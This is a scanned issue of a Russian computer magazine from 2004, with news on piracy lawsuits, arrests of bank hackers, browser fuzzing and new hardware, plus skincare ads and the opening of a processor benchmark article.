В конце сентября Сенат США дал добро законопроекту, по которому любой, кто слил или залил музыку через инет, может отправиться на три года в Алькатрас дробить мотыгами цемент. Сурово, конечно, но из-за p2p сетей типа Kazaa и Morpheus звукозаписывающие компании терпят миллиардные убытки. Стоит ли говорить, что решение Сената стало бальзамом на душу RIAA. Только вот досада, наказывать теперь можно, но кого именно - хрен поймешь. Организация пошла по пути наименьшего сопротивления и потребовала имена юзеров, пользующихся пиринговыми сетями, у американских провайдеров. Те по-хорошему отказали, и RIAA совместно с Американской ассоциацией кинопроизводителей (MPAA) и Национальной ассоциацией музыкальных издателей подала иск в суд. На стороне тройного альянса также выступила администрация президента США. Но все они обломались - суд решил не принуждать провайдеров выдавать инфу о своих клиентах. Если бы результат был другим, судья, скорее всего, утонул бы в многочисленных исках возмущенных юзеров. Представитель RIAA Дональд Вирилли жалуется журналистам, что p2p-шники не дают работать закону об авторском праве. Только в США ежегодно скачивается более 2,6 миллиардов мультимедиа-вареза. Впрочем, так просто сдаваться альянс не намерен и сразу после президентских выборов выдвинет апелляцию.

УМНЫЙ WI-FI

ЖЕЛЕЗО



Три новых устройства для домашних Wi-Fi-сетей представила компания D-Link. Новинки целиком поддерживают протокол Microsoft Windows Connect Now, при этом, правда, инженеры компании реализовали в решениях для WLAN порт USB 2.0 и предпочитают работать с USB Flash Config. Менеджеры, как это водится, накатали здоровенный пресс-релиз, я же кратко охарактеризую все три устройства.

D-Link DSM-622H - это сетевой диск, устанавливаемый в беспроводной сети и используемый в качестве системы хранения папок с общим доступом. Подключение устройства сети обеспечивается либо по протоколу 802.11g, либо посредством Ethernet-соединения.


MediaLounge Wireless Central Home Storage Drive представлен в двух вариантах: емкостью 20 или 40 Гб. Вот основные характеристики:

- Процессор XScale IXP 420
- Поддерживаемые стандарты: IEEE 802.3 10Base-T Ethernet, IEEE 802.3u 10/100Base-TX Fast Ethernet, ANSI/IEEE 802.3 NWay Auto-Negotiation, IEEE 802.11g Wireless
- Порты: 10/100 WAN Port (MDI/MDIX Auto-Sensing)
- Жесткий диск: 2,5 дюймов, 5400 об/мин, контроллер IDE Ultra DMA 133
- Внешняя антенна с обратным SMA-разъемом
- Управление при помощи web-интерфейса
- Встроенный DHCP-клиент

D-Link DI-624S - маршрутизатор для беспроводных сетей, поддерживает Windows Connect Now и предназначен для работы в сетях стандарта 802.11g. Среди многочисленных возможностей устройства я бы выделил фильтрацию MAC- и IP-адресов, фильтрацию по URL и поддержку VPN. И наконец, о последнем, третьем устройстве. Это D-Link DWL-G710AP - точка доступа, предназначенная для работы в сетях стандарта 802.11g, поддерживает WPA-аутентификацию и может работать как DHCP-сервер.

КАК КАЗАЧОК ЗА ЛИМОНОМ ХОДИЛ

ВЗЛОМ




Луна. Хутора. Тихая украинская ночь. Пока баба Марфоня перепрятывает сало, запорожский казачок-хакер воплощает свой дерзкий план. Казачок решил облапошить украинскую таможню на 5 миллионов гривень (лимон баксов). Проник в систему электронных платежей, создал поддельное платежное поручение, согласно которому 4914438 грн. должны быть перечислены со счета запорожской таможни в банке «Аваль» на счет частной фирмы в днепропетровском банке. Денежки успешно перевели, но получить их украинский хакер не успел. Банковские работники установили, что платежное поручение - фейк, и вернули всю сумму таможне. А казачка вычислили и арестовали.

Пока неудачный грабитель ждет приговора (а грозит ему до 12 лет с конфискацией имущества), на банковских форумах делятся мнениями, как подобное могло произойти. Пока самое популярное предположение - казачок «свой», т.е. имеет отношение или связи в банке.

НА ПАРОМЕ ДО МАРСА

HITECH



Два с половиной года - именно такое время уходит при путешествии с Земли на Марс и обратно. А веришь, что в скором будущем такой трип будет занимать не более 90 дней? Зря не веришь. Ученые Вашингтонского университета разрабатывают технологию, позволяющую осуществить такое перемещение. Она очень напоминает технологию «Солнечный парус», когда космический корабль использует в качестве движущей силы так называемый солнечный ветер - потоки ионизированных атомов и электронов, испускаемые Солнцем. Только в новой технологии для этого используются потоки искусственно производимой заряженной плазмы. Генератор, диаметр сопла которого будет примерно 32 метра, будет способен разогнать космический корабль до скорости 11,7 км/с. Как полагают ученые, в случае удачного завершения разработки такого способа перемещения люди в космосе будут таким же обычным явлением, как и рыбы в воде.

СИСТЕМНАЯ ПЛАТА

ЖЕЛЕЗО



Недавно на сайте Gigabyte появился новый пресс-релиз, анонсирующий выход системной платы P4 Titan GA-8TRX330-L. Новая мать работает на наборе логики от ATI - RX330. Вот тебе краткие характеристики новинки:

- Чипсет: ATI RX330 + SB300
- Процессор: Intel Pentium 4 с 800/533/400 МГц FSB, Hyper-Threading
- Двухканальный контроллер DDR400/333/266 памяти, 4 разъема DIMM, поддерживается до 4 Гб
- Serial ATA: 2xSATA/2xPATA
- Графический интерфейс: AGP 8X/4X
- Интегрированный адаптер Ethernet 10/100 Мбит/с
- 5.1-канальный AC'97 аудиокодек
- 8 портов USB 2.0
- 5 разъемов PCI
- Форм-фактор: ATX ■

МОБИЛЬНЫЙ ВИНЧ

ЖЕЛЕЗО


Новый 2,5-дюймовый жесткий диск представили работники Western Digital. Новинка предназначена для использования в портативных ПК и мультимедийных устройствах. Удивительно, но это первый продукт WD для портативных устройств - до настоящего момента менеджеры компании туповато смотрели, как конкуренты борются за рынок малогабаритных накопителей.

Впрочем, в этом году прогнозируется рост поставок 2,5-дюймовых винчестеров почти на 25% (с 47 млн. до 60 млн.), так что компания пришла на рынок вовремя :). Новые жесткие диски Western Digital, названные WD Scorpio, будут обладать такими вот ТТХ:

- Скорость вращения шпинделя: 5400 об/мин
- Время поиска произвольного сектора: до 12 мс
- Емкость: 40, 60, 80 Гб
- Интерфейс: EIDE
- Объем буфера: 2 Мб (до 8 Мб) ■

СКОЛЬКО ДЫР В ТВОЕМ БРАУЗЕРЕ?

ВЗЛОМ




Известный security-исследователь и кудесник Миша Залевский (Michal Zalewski) решил на досуге проверить на прочность ряд популярных браузеров. Для этого написал скрипт mangleme (исходник есть в Сети), генерирующий некорректные запросы на HTML-страницы. В тест-марафоне приняли участие: Internet Explorer, Mozilla/Netscape/Firefox, Opera, Lynx, Links. Ты, конечно, будешь радостно прыгать и показывать пальцем в IE, мол, он первый сдохнет. Хренушки! На этот раз детище старины Билли обошло всех конкурентов. Ослик единственный выдержал все запросы - остальные браузеры вылетали по самым разным причинам: из-за некорректной обработки ссылки на нулевой указатель (NULL pointer), повреждения системной памяти, переполнения буфера, зацикливания в процессе обработки некорректного тэга и т.д. Миша тут же выдал HTML-рецепты для краша каждого из браузеров - достаточно только ввести нужный текст в поле адреса. Производителей поставили в известность, так что если у тебя один из перечисленных бразоков - дуй на официальный сайт и ищи патч. ■

Clearasil FOR MEN
ЧИСТАЯ КОЖА
БЕЗ ПРОБЛЕМ!
мульти-эффект
Новинка
Clearasil
FOR MEN
MULTI-ACTION
Гель для бритья
Обеспечивает мягкое бритье
Снимает раздражение
Предотвращает появление прыщей
Товар сертифицирован.
УНИКАЛЬНАЯ ЛИНИЯ ПО УХОДУ ЗА КОЖЕЙ
CLEARASIL FOR MEN (МУЛЬТИ-ЭФФЕКТ)
Гель для бритья
- обеспечивает мягкое, комфортное бритье без раздражений
- поддерживает чистоту кожи
- предотвращает появление прыщей
www.clearasil.ru


КИТАЙСКИЙ ГРАБИТЕЛЬ БАНКОВ ПОЙМАН!

ВЗЛОМ



8 месяцев назад неизвестный хакер влез в информационную сеть одного из крупнейших банков Китая, взломал счета 158 клиентов и перевел с них 93 тысяч долларов на свой счет. Все это время китайская полиция пыталась найти злодея, и вот, наконец, ей улыбнулась удача. Сетевым грабителем банков оказался 23-летний студент Сун Чэнлинь из города Харбин. Спионерить бабки заняло у Суна один день. Все свои махинации он проводил в интернет-кафе. Чтобы ему не скучно грабилось, парню помогали трое сокурсников. Их, кстати, удалось вычислить довольно быстро. Каждый получил по 10-13 лет тюрьмы. А вот главного злодея искали аж 8 месяцев.

Суд на Чэнлинем еще впереди. Но я могу уже сейчас посоветовать ему заготавливать сухари лет на 20 вперед. Хотя в китайских тюрьмах не так уж плохо кормят... ■

КРАСНЫЙ КАМЕНЬ ПОКАТИЛСЯ

ЖЕЛЕЗО



Небезызвестная компания TwinMOS продолжила линейку своих MP3-плееров Red Rock, представив новинку Red Rock S21. Плеер поставляется в разных цветовых вариантах и поддерживает воспроизведение файлов в форматах MP3, WMA и WAV. Разумеется, не обделена новинка и эквалайзером - к услугам пользователя 5 стандартных пресетов (Classical, Jazz, Rock, Pop, Normal). Плеер умеет многократно воспроизводить части записи (функция «A-B repeat»), что по задумке инженеров должно способствовать изучению иностранных языков. Как и положено, в новинке реализован FM-тюнер с частотными диапазонами 87,5-108 и 76,0-91,0 МГц, поддерживаются настройки 10 станций. Среди прочих характеристик имеет смысл выделить:

- Интерфейс: USB 2.0 (разъем mini)
- Емкость: 128, 256 и 512 Мб
- Возможность записи радиопередачи
- 8,5 часов непрерывной записи (128 Мб, MSADPCM 8 КГц)
- Возможность модернизации микрокода
- Поддержка ID3-тэгов
- 18,5 часов непрерывного воспроизведения от одной батареи стандарта AAA
- Размеры: 73,6x24x27,8 мм
- Масса: 50 г ■

СЕТЕВАЯ КАМЕРА

ЖЕЛЕЗО




Специалисты из Linksys, подразделения Cisco Systems, представили недавно сетевую камеру Wireless-G Internet Video Camera (WVC54G), предназначенную для создания систем наблюдения с возможностью мониторинга через браузер. В отличие от других аналогичных вебкамер, WVC54G не требует подключения к ПК - получая собственный IP-адрес у DHCP-сервера, камера может подключаться как к проводной, так и к беспроводной сети. Вот основные возможности новинки:

- Передача видео 640x480, закодированного MPEG-4
- Поддержка WLAN 802.11g
- Порт 10/100 Ethernet
- Встроенный web-сервер
- В режиме безопасности умеет автоматически отправлять по электронной почте уведомления об изменении изображения - движения в кадре в случае системы наблюдения
- Допускается одновременное удаленное подключение до 4 пользователей
- Встроенный микрофон (имеет возможность подключения внешнего)
- Утилита Viewer & Recorder (запись аудио- и видеопотоков, даты и времени события на локальный жесткий диск)
- Поддержка SoloLink Dynamic Domain Name System - слежение за IP-адресом камеры и быстрое восстановление связи в случае его изменения
- Linksys Wireless-G Video Camera доступна в настоящее время, предположительная розничная цена модели - от 200 долларов

Такую штуку можно повесить, например, дома или в гараже перед отъездом из города. Если что-то не в порядке, она скинет тебе сообщение и ты моментально узнаешь об этом. ■

NOKIA 6260





В свое время компания Nokia подарила нам самый хакерский телефон 7110. «Банан», которым пользовался Нео из «Матрицы». Время идет. Все меняется, все развивается, и сегодняшние хакеры уже переключаются на новинку компании - Nokia 6260. Это смартфон довольно скромного веса в 130 грамм, который не оттянет плотно набитый карман взломщика. Ни для кого не секрет, что кодить под SymbianOS - это действительно круто. Здесь же как раз представлена SymbianOS 7-ой версии. По последним слухам, CuTTer уже засел за программирование нового code-шедевра под данную трубу. Чтобы не потерять связь с внешним миром, суперкодер будет находиться на связи по аське и мылу прямо из телефона, подрубленного к Сети по GPRS. ■

КУРТКА ИЗ ЖИВОЙ КОЖИ


HITECH

Участники проекта Tissue Culture & Art вырастили куртку из живой кожи. Сама куртка небольшая - всего 5 см в длину и 3,5 см шириной. Но это же всего лишь начало. Куртка выращивалась в инкубаторе на специальном каркасе. Ее материал создавался из человеческих и мышиных клеток, полученных из разлагаемого микроорганизмами полимера. Каркас был нужен для того, чтобы придать выращенной коже форму куртки, другими словами, он являлся выкройкой. Естественно, одежда при таком методе «пошива» получается без единого шва.

Разработчики не пытаются срубить бабок с проекта, они просто хотят показать, как бесчеловечно и жестоко делать одежду из животных. Акция получила говорящее за себя название «Кожанка без жертв». Участники проекта в ближайшем будущем собираются вырастить куртку большого размера, в которую сможет облачиться взрослый человек. ■

МАМА ГЕЙМЕРА

ЖЕЛЕЗО



Как и было обещано в июне этого высокосного года менеджерами компании Abit, компания представила, наконец, новую системную плату Fatal1ty AA8, которая предназначена и ориентирована специально для использования в игровых системах high end. По сообщениям ряда информационных сайтов, в массовое производство эта забавная мама была запущена 15 октября, а значит, ты уже можешь найти ее на полках магазинов. Однако прежде тебе, конечно, хочется почитать ее характеристики. Получай:

- Процессор: Intel Pentium 4 LGA775
- Форм-фактор: ATX (305x245 мм)
- Чипсет: Intel 925, южный мост ICH6R
- Четыре разъема DIMM (240 выводов, unbuffered, non-ECC), поддерживается двухканальный режим, DDR2-533/400 МГц, до 4 Гб
- Интегрированный контроллер RAID Intel Matrix, 4 порта Serial ATA, RAID 0/1, SATA AHCI
- 7.1-канальный Intel high-def аудиокодек, оптический S/PDIF-выход
- PCI Express (PCIe)?16
- Сетевой адаптер GbE (Gigabit) LAN 10/100/1000 Мбит/с Ethernet
- Прочие интерфейсы: 2 x PCIe ?1, 2 x PCI, 1 x UltraDMA 100/66/33, 6 x USB 2.0, 3 x IEEE 139 ■

ОПЕРАЦИЯ «ЧУЖОЙ ИНЕТ»

ВЗЛОМ

Много ли живых волгоградских хакеров ты знаешь? Ни одного? То-то и оно, волгоградский отдел «К» не зря свой хлеб ест. Хакеры, фрикеры, кардеры, порнобароны - всем им нет спокойной жизни в славном Волгограде.

7 октября сотрудники управления провели плановую зачистку города от вышеупомянутой нечисти. В итоге были произведены обыски у 40 человек, включая женщин и детей. Все обвинялись по статьям 272 и 273. На некоторых компах оперы обнаружили программное обеспечение из разряда «Что-то точно нехорошее», некоторые проги были классифицированы как компьютерный вирус. К удивлению сотрудников волгоградского «К» на ряде машин отсутствовали винчестеры. «Да вот, за полчаса до вашего прихода сгорел. Горе мне, горе!» - жаловались «хакеры», но это не помогло им избежать разговора со следователем.

В реале, по словам знающих людей с секулаба, все 40 задержанных - халявщики, которые стянули пароли с сайта http://intrecting.narod.ru. Кто их выложил - неизвестно. О сайте узнали после того, как парнишка из Волгограда кинул линк в местный IRC-канал. Некоторым пароли дали друзья, и люди даже не догадывались, что они ворованные. Зато менты оттянулись по полной. Забирали все без разбора, у кого-то даже мобилу отняли. Сейчас расследование находится на этапе экспертизы. Органы пытаются разобраться, что к чему, исследуя конфискованное добро. ■

КОМПЬЮТЕР-ТЕЛЕПАТ

HITECH

Ученые сделали еще один шаг на пути вживления в человеческий мозг аппаратных комплексов, контролируемых самим же мозгом. В апреле этого года Управлением по надзору за пищевыми продуктами и медикаментами США было выдано официальное разрешение на проведение таких экспериментов над некоторыми пациентами, и в июле одному 24-летнему молодому человеку в голову был вживлен чип BrainGate. Все сто электродов чипа были подключены каждый к своему нейрону мозга.

Через несколько недель постоянных тренировок пациент смог уже управлять телевизором и работать с компьютером. Например, получать/отправлять электронную почту и играть в некоторые не очень сложные игрушки. Что самое интересное, устройство продолжает нормально функционировать даже когда человек занимается какими-нибудь другими делами. Чип BrainGate стал самым сложным устройством-имплантом из всех когда-либо вживлявшихся в человека. ■

Clearasil FOR MEN
ЧИСТАЯ КОЖА
БЕЗ ПРОБЛЕМ!
мульти-эффект
Товар сертифицирован.
Новинка Clearasil FOR MEN
Бальзам после бритья
Бодрящая пенка после бритья

УНИКАЛЬНАЯ ЛИНИЯ ПО УХОДУ ЗА КОЖЕЙ
CLEARASIL FOR MEN (МУЛЬТИ-ЭФФЕКТ)
Пенка после бритья ХРУСТЯЩИЙ ЭФФЕКТ!!!
- обладает свежим бодрящим ароматом
- охлаждает и успокаивает кожу
- предотвращает появление прыщей


Бальзам после бритья
- увлажняет кожу на 24 часа
- успокаивает раздраженную бритьем кожу
- предотвращает появление прыщей

www.clearasil.ru

BOOTS HEALTHCARE INTERNATIONAL

СОЛНЕЧНЫЙ КРИСТАЛЛ

ЖЕЛЕЗО



Пока специалисты AMD и Intel спорят о том, чей двуядерный процессор будет круче, быстрее и холоднее, шустрые немцы из Sun Microsystems взяли да и представили в ходе форума Fall Processor Forum, проводимого In-Stat MDR, следующее поколение своих двуядерных процессоров UltraSPARC IV+. Новый камень UltraSPARC IV+ стал для инженеров компании воплощением концепции Sun Throughput Computing, высокопроизводительных параллельных вычислений. Вот так вот.

К слову, если кому придет в голову сравнивать процессоры от AMD, Intel и Sun. У разработки немецких специалистов самый большой объем кэш-памяти: 2 Мб кэша второго и 32 Мб кэша третьего уровня. UltraSPARC IV+ выпускается на заводах Texas Instruments с соблюдением норм 90 нм техпроцесса, работает на тактовой частоте 1,8 ГГц и поддерживает технологию Chip Multithreading.

КОМПАКТНАЯ ПЯТЕРКА

ЖЕЛЕЗО





Представительство компании Epson в Северной Америке анонсировало новую небольшую 5-мегапиксельную камеру EPSON L-500V. Новинка поддерживает фирменные технологии Epson Photo Fine и PRINT Image Framer. Вот основные характеристики L-500V:

- Сенсор: ПЗС-матрица (CCD) 5 млн. пикселей
- Дисплей: ЖК, 2,5 дюйма
- Оптическое приближение: 3x
- Цифровой зум: 4x
- Прямая печать: PRINT Image Matching II, Exif 2.2 (Exif Print)
- Носитель: Secure Digital, MMC (MultiMedia Card)

Полагаю, к выходу журнала новинка уже попадет на рынок по цене около $400.

СЕРТИФИКАТ ОТ NOWELL

Центр компьютерного обучения при МГТУ им. Баумана

Если ты думаешь, что являешься гуру в Линуксе, то теперь у тебя появилась возможность официально (ну, это когда не надо что-то ломать и говорить, что сломал именно ты) подтвердить свои знания. Для этого тебе необходимо лишь пройти тестирование в Центре компьютерного обучения «Специалист» (www.specialist.ru), который совсем недавно был авторизирован корпорацией Novell по Linux-технологиям. Так что вперед: протестируй себя и прибей полученный сертификат себе на стену почета!

БЕСПЛАТНАЯ БОЛВАНКА CD-R ОТ SMARTBUY И ЖУРНАЛА ХАКЕР

The Write Stuff smartbuy

У нас есть радостная новость :). SmartBuy и журнал Хакер делает для тебя приятный новогодний подарок, наш дорогой читатель. Если ты купишь декабрьский номер Хакера с DVD, то ты бесплатно получишь одну болванку CD-R от SmartBuy на 700 Мб. Она поддерживает скорость записи до 52x. CD-R диск будет комплектоваться вместе с самим журналом Хакера. Так что желаем тебе туда записать какой-нибудь свежей музыки или полезного софта.


ИНТЕРАКТИВНОЕ ТЕЛЕВИДЕНИЕ

HITECH

В Европе началась разработка нового проекта New Media for a New Millennium. На это дело выделено 7,5 миллионов евро, и работа должна быть завершена в течение трех лет. Именно за это время участники проекта разработают семь совершенно новых телевизионных постановок, уникальных тем, что зрители таких программ смогут сами подбирать актеров, выстраивать сюжетную линию, придумывать декорации и прочее. Это позволит аудитории видеть только то, что ей по вкусу. Участники проекта сравнивают систему с конструктором. Действительно, кубик за кубиком зрители самостоятельно будут строить телевизионный эфир, каждый для себя. Работа системы будет основана на специальном программном обеспечении, позволяющем распознавать видеоизображения. Жанры передач - самые популярные: романтическая комедия, документальный фильм, драма и лента новостей.

ЛЕТАЮЩИЙ ПЫЛЕСОС

HITECH



Английская компания Air Rider Systems (www.airrider-systems.co.uk) представила первый пылесос на воздушной подушке. У Airider нет колес, поэтому он не царапает паркет, не цепляется за ковер и не переворачивается на порогах. Мощный поток сжатого воздуха приподнимает агрегат над поверхностью пола, где он стабилизируется, принимая идеальное горизонтальное положение. При весе 3 кг пылесос на воздушной подушке кажется практически невесомым и послушно двигается за шнуром. Мощность Airider - 1,5 КВт. Стильный и эргономичный хай-тек дизайн возбуждает домохозяек и удовлетворяет все их хозяйственные потребности. Выложить за гэджет придется кровные 400 баксов. ■

РАЗГОВОРЧИВАЯ КРУЖКА

HITECH




Компания Excalibur Electronics представила оригинальную кружку с LCD-дисплеем. Она сопровождает чайную или кофейную церемонию полезными советами и занимательными рассказами. Общение с CoffeeMaster происходит при помощи навигационной панели. В базу данных заложены 500 пошаговых инструкций для приготовления ароматных напитков и десертов к ним. По ходу дела можно получить энциклопедические сведения о сортах чая и кофе и технологиях их выращивания. А если ввести почтовый индекс, кружка подскажет адрес и телефон ближайшего магазина с широким выбором бодрящего зелья. Новинка продается в интернете по цене 25 американских рублей. ■

ЯПОНСКИЕ КАРТЫ

ЖЕЛЕЗО

На японском рынке уже появились графические адаптеры XGI Volari V8, работающие на крутых кристаллах Volari Duo. Собственно, о выпуске этих карт менеджеры компании трубили уже давно, и вот, видимо, это и произошло. Уже сейчас средний японец может запросто купить себе любую из двух версий адаптеров: с 256 Мб графической памяти по цене $120 и с 128 Мб за $105. Разумеется, оба варианта платы используют интерфейс AGP. ■



Clearasil FOR MEN
ЧИСТАЯ КОЖА
БЕЗ ПРОБЛЕМ!

мульти-эффект
Новинка
Clearasil
FOR MEN
MULTI-ACTION
Шампунь-гель для душа и умывания 3 в 1
Очищает и освежает кожу лица и тела
Делает волосы мягкими и послушными
Предотвращает появление прыщей

Товар сертифицирован.

УНИКАЛЬНАЯ ЛИНИЯ ПО УХОДУ ЗА КОЖЕЙ

CLEARASIL FOR MEN (МУЛЬТИ-ЭФФЕКТ)

Шампунь-гель для душа и умывания 3 в 1

- ухаживает за волосами
- очищает и освежает кожу лица и тела
- предотвращает появление прыщей

www.clearasil.ru



ПРОЩАНИЕ С БЫВШИМИ ЦАРЯМИ

ЧТО МОЖНО ВЫЖАТЬ ИЗ СТАРЫХ ПРОЦЕССОРОВ?

■ Сергей Никитин, Дмитрий Шамаев, test_lab (test_lab@gameland.ru)

Иногда полезно оглянуться назад, проанализировать прошлое, задуматься над тем, что же было сделано и как. Не думай, что ты попал в какой-нибудь клуб анонимных придурков, которые садятся в круг и компостируют друг другу мозги своими проблемами. Просто сейчас такое время, когда пришла пора попрощаться со старыми знакомыми - платформами Socket A и Socket 478. Ну, я, конечно, немного преувеличил, прощаться еще рано, но настроиться на разлуку уже можно - следующее поколение процессоров и платформ уже тут как тут. Речь идет об Socket 754/939 (AMD) и LGA 775 (Intel). К сожалению, далеко не у всех есть средства, чтобы сразу пойти в магазин и собрать себе систему на новейшей материнской плате. Поэтому, несмотря на то что Socket A и 478 уже технологии предыдущего поколения, никуда нам от них не деться. Давай посмотрим, что они могут дать нам сегодня. Эти платформы распространены и популярны, недороги в сборке и использовании, достаточно производительны, а благодаря длительной истории их использования они надежны и легко поддаются эффективному разгону.

SOCKET A

Платформа компании AMD рассчитана на процессоры AMD Athlon XP. Они знамениты тем, что в их маркировке применяется не тактовая частота, как было раньше, как веками заведено, а так называемый рейтинг производительности. То есть, увидев в прайс-листе строку AMD Athlon XP 3200+, не следует думать, что у него тактовая частота 3200 МГц. Она у него 2,2 ГГц, или, если угодно, 2200 МГц. 3200+ - это тот самый рейтинг производительности. AMD рассудила, что тактовая частота на каком-то этапе перестала адекватно отражать производительность процессора. Большую роль стали играть также системная шина и кэш-память второго уровня. Мол, все у нас такое оптимизированное, такое навороченное, что тактовая частота не в полной мере показывает, насколько наши кремниевые дети производительные. И был создан рейтинг, который вырабатывался на определенном наборе различных тестов. То есть, грубо говоря, пусть у него реальная тактовая частота 2200 МГц, но работает он с производительностью процессора, у которого реальных 3200 МГц. Учитывая то, что Intel в своих последних решениях также перешла на рейтинг производительности, можно сделать вывод, что такой шаг AMD был правильным.

Самый продвинутый процессор AMD Athlon XP на сегодня выглядит так. Ядро Barton (технология производства 0,13 мкм), рейтинг производительности 3200+, реальная тактовая частота 2200 МГц, 128 Кб кэш-памяти L1 и 512 Кб кэш-памяти второго уровня, системная шина 400 МГц, поддержка мультимедийных инструкций MMX и 3DNow. Гнездо, соответственно, Socket A (он же Socket 462).

AMD, несмотря на выпуск новых, 64-битных процессоров, не собирается бросать на произвол судьбы платформу Socket A, которая благодаря появлению новых мощных процессоров и передовых платформ постепенно переходит в low-end сегмент. Для сохранения своего присутствия в этой нише были выпущены процессоры AMD Sempron.

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ
AMD Athlon XP 3200+ (Barton, FSB=400)
AMD Sempron 2400+ (Barton, FSB=333)
AMD Sempron 2800+ (Barton, FSB=333)
AMD Athlon XP 2800+ (Barton, FSB=333)
Intel Pentium 4 2,4 ГГц (Northwood, FSB=800)
Intel Pentium 4 2,26 ГГц (Northwood, FSB=533)
Intel Pentium 4 3,2 ГГц (Prescott, FSB=800)
Intel Pentium 4 3,4 ГГц (Northwood, FSB=800)

ТЕСТОВЫЙ СТЕНД SOCKET 478.
Материнская плата: Asus P4P800SE Deluxe
Память: 2x512 Мб Corsair Twinx CL=2 DDR400
Видеокарта: 256 Мб nVidia GeForce 5950 Ultra
Кулер: Intel Box
HDD: 160 Гб Samsung SV1614N
БП: Antec TruePower 430 Вт

ТЕСТОВЫЙ СТЕНД SOCKET A.
Материнская плата: Epox 8RDA3+ PRO
Память: 2x512 Мб Corsair Twinx CL=2 DDR400
Видеокарта: 256 Мб nVidia GeForce 5950 Ultra
Кулер: AMD Box
HDD: 160 Гб Samsung SV1614N
БП: Antec TruePower 430 Вт

AMD Sempron - это тот же AMD Athlon XP на ядре Barton, но с урезанной кэш-памятью. С выходом новых процессоров и платформ Socket A автоматом переезжает на рынок систем начального уровня. А для того чтобы брэнд AMD Athlon не ассоциировался у народа с низкой производительностью (ставка AMD делается на AMD Athlon 64), был выпущен AMD Sempron.

Такой CPU продается для двух сокетов - A и 754. Для платформы Socket A выпускаются процессоры AMD Sempron с индексом производительности от 2200+ до 2800+. Индекс AMD Sempron'ов определяется с помощью сокращенного набора тестов, так что сравнивать его с индексами AMD Athlon XP и 64 нельзя.

БЛАГОДАРНОСТИ

test_lab выражает благодарность за предоставленное на тестирование оборудование компании ULTRA Computers (т.(095)775-7566, www.ultracomp.ru)

Только новые системные платы поддерживают AMD Sempron. То есть он, конечно, влезет в любой Socket A, но если на коробке с системной платой нет наклейки типа Sempron Supported или Ready for Sempron, то при загрузке он будет назван AMD Athlon'ом XP, а вместо индекса будет реальная тактовая частота. Проблема решается установкой новой версии BIOS.

Из характеристик топовой на сегодняшний день модели Socket A 2800+ можно отметить 2 ГГЦ реальной тактовой частоты, кэш-память 128 Кб первого уровня и 256 Кб второго, а также FSB, равную 333 МГц.

Еще пара слов о AMD Sempron'ах. Кроме версии для Socket A, выпускаются процессоры для мобильных и сверхкомпактных ноутбуков, а также версия 3100+ для Socket 754. Последняя может пригодиться в том случае, если тебе хочется навороченную системную плату Socket 754, а денег на AMD Athlon 64 пока не хватает. Раньше нужно было ждать накопления средств, на время отказываясь от своей мечты, а сегодня можно собрать систему, поставить более дешевый, но все-таки производительный AMD Sempron 3100+ (socket 754), а позже, при возрастании потребностей и возможностей, спокойно поменять его на AMD Athlon 64. Да и оптимизированный для него софт к тому времени должен будет появиться.

ЧИПСЕТЫ

